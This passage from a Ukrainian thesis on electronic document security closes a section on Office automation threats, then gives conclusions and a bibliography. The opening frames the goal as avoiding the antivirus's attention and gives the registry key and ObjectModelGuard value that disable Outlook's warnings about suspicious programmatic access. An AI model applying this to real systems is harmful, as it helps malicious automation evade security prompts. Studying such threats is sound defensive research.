За замовчуванням повідомлення з'являтимуться лише у випадку, якщо на комп'ютері відсутнє антивірусне програмне забезпечення або воно не оновлене. Тобто, при встановленому та актуалізованому антивірусі Outlook не буде попереджувати користувача про підозрілу активність. Основне завдання - здійснити потрібні дії, не привертаючи увагу антивірусу.

В реєстрі ця опція зберігається в гілці Security програми Microsoft Outlook. Наприклад, для Microsoft Office версії 2016 32-бітної версії ClickToRun шлях до ключа зображено на рисунку 3.44.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Outlook\Security
```

Рисунок 3.44 - Шлях до ключа для Microsoft Office версії 2016

Для вимкнення попереджень про підозрілу програмну активність потрібно додати значення `ObjectModelGuard` (DWORD) зі значенням `0x2` в вказаному ключі реєстру. Важливо враховувати, що зазвичай для зміни цих налаштувань необхідно мати адміністративні права на системі. Приклад надання дозволу зображено на рисунку 3.45.




Рисунок 3.45 - Програмні дозволи центру безпеки

Деякі з останніх версій Microsoft Office можуть дозволяти змінювати ці налаштування за допомогою інструментів групового адміністрування, які дозволяють адміністраторам централізовано налаштовувати Office на багатьох комп'ютерах.

ВИСНОВКИ

Аналіз сучасних моделей захисту інформаційних ресурсів в системах електронного документообігу підтвердив їхню важливість для забезпечення конфіденційності та цілісності електронних документів. Використання сильних алгоритмів шифрування є критичним для ефективного захисту інформації для електронного документообігу.

1. Проаналізувавши алгоритм використання ЕЦП, виявлено, що цей метод є надійним засобом підтвердження автентичності електронних документів. Однак загрози включають підробку ключів, атаки на алгоритми та ризики пов’язані з управлінням ключами.

2. Досліджено проблеми захисту електронного документообігу та визначено, що це вказує на важливість комплексного підходу до забезпечення безпеки, включаючи шифрування, контроль доступу, аутентифікацію та моніторинг.

3. Проаналізовано моделі захисту в системах електронного документообігу, що підкреслює необхідність застосування комплексних стратегій, які враховують як технічні, так і організаційні аспекти безпеки.

4. Досліджено моделі атак на документи PDF, що вказує на важливість уваги до захисту цього популярного формату. Атаки можуть включати в себе вбудований шкідливий код, зміну документів та підміну підписів.

5. Досліджено загрози алгоритмів шифрування та автоматизації в Microsoft Office, зокрема використання макросів, які можуть бути використані для впровадження шкідливих програм. Заходи безпеки повинні включати контроль над автоматизованими процесами та обмеженням прав доступу.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Кавка В.І. Аналіз електронного документообігу в інформаційних системах. Збірник матеріалів проблемно-наукової міжгалузевої конференції «Автоматизація та комп’ютерно – інтегровані технології» (АКІТ -2023), Тернопіль, 2023. С. 164 -166.

2. Кавка В. І. Сучасні методи біометричної ідентифікації. Матеріали науково-практичного симпозіуму «Захист інформації», Тернопіль, 2023. С. 82-85.

3. "PDF Explained" by John Whitington, Martin Erwig, 2011, O'Reilly Media, 176

4. "PDF Forensics: From The Ground Up" by Valdimir Katalov (ElcomSoft Co. Ltd.), 2016, Packt Publishing, 250

5. «Про електронні документи та електронний документообіг» : Закон України №851-IV від 22 травня 2003 р. / Відомості Верховної Ради України (ВВР), 2003, № 36, ст.275.

6. Біленчук П. Д., Романюк Б. В., Цимбалюк В. С.. Комп'ютерна злочинність: навч. посіб. Київ: Атіка, 2002. 240 с.

7. Величкевич М. Б. Електронний документообіг, тенденції та перспективи / М. Б. Величкевич, Н. В. Мітрофан, Н. Е. Кунанець // Вісник Національного університету «Львівська політехніка». – 2010. – № 689 : Інформаційні системи та мережі. – С. 44–53.

8. Верес О. Засоби та методи оптимізації документообігу в інформаційних системах / О. Верес [Електронний ресурс]. – Режим доступу: http://ena.lp.edu.ua:8080/bitstream/ntb/36141/1/35_217-223.pdf.

9. Глушак В. В., Новіков О. М. Синтез структури системи захисту інформації з використанням позиційної гри захисника та зловмисника, ч. II, Системні дослідження та інформаційні технології, 2013, С. 89–100.

10. Горбенко Ю.І. Інфраструктури відкритих ключів. Електронний цифровий підпис. Теорія та практика. Х.: Форт, 2010. 593 с.

11. Гречко А. В. Основи електронного документообігу: навч. посіб. / А. В. Гречко. – Київ: Київський національний торговельно-економічний ун-т, 2006. – 156 с.

12. Електронний документообіг та захист інформації: навч.посіб./О.Б.Кукарін/ За заг.ред. д.держ.упр., професора Н.В.ГрицякК.:НАДУ, 2015.

13. Зеленська О. В. Проблеми та переваги електронного документообігу / О. В. Зеленська [Електронний ресурс]. – Режим доступу: http://dspace.wunu.edu.ua/bitstream/316497/25552/1/133.PDF

14. Клименко О.В. Інформаційні системи і технології в обліку : навчальний посібник Київ. : Центр учбової літератури, 2008. 320 с.

15. Копняк К.В. Електронний документообіг : опорний конспект лекцій Вінниця : Видавничо-редакційний відділ ВТЕІ КНТЕУ, 2018. 63 с.

16. Крупський С.Н. Захист інформації від несанкціонованого доступу в системах обробки інформації. К.: Наука, 2018. 256 с

17. Ліщина Н.М. Аналіз сучасних технологічних платформ для створення системи електронного документообігу університету / Н. М. Ліщина // Комп'ютерно-інтегровані технології: освіта, наука, виробництво. – 2015. – № 21. – С. 128–132.

18. Матвієнко О. Основи організації електронного документообігу : навчальний посібник Київ. : Центр учбової літератури, 2008. 112 с.

19. Матвієнко О.В., Цивін М.Н. Основи організації електронного документообігу: навч. посіб. Київ, 2008. 112 с.

20. Плескач В.Л. Інформаційні технології та системи : підручник Київ. : "Книга", 2004. 520 с.

21. Про впровадження Меморандуму про електронний документообіг в рамках проекту альянс сприяння прозорому управлінню освітою в Україні (Альянс UTEMA) [Електронний ресурс]: затв. розпорядженням від 17.08.2002 №447-р. – Режим доступу: www.portal.rada.gov.ua

22. Пронь Н. О. Вимоги до електронних документів: міжнародна практика та досвід України / Н. О. Пронь // Збірник наукових праць

Національного університету державної податкової служби України. – 2012. – № 1. – С. 356–366.

23. Степанов Я.М. Основи електронного документообігу : навчальний посібник Київ. : КНТЕУ, 2004. 155 с.

24. Шапошник Т.М. Правові засади електронного документообігу в органах державної влади [Текст] / Т.М. Шапошник, Ю.Л. Мохова // Держава та регіони (Серія «державне управління»). – 2018. -№4

25. Шорошев В. Моделі загроз комп‘ютерним даним і системам за конвенцією Ради Європи про кіберзлочинність // Науковий вісник Національної академії внутрішніх справ України. — 2005. — № 6. — С. 119-128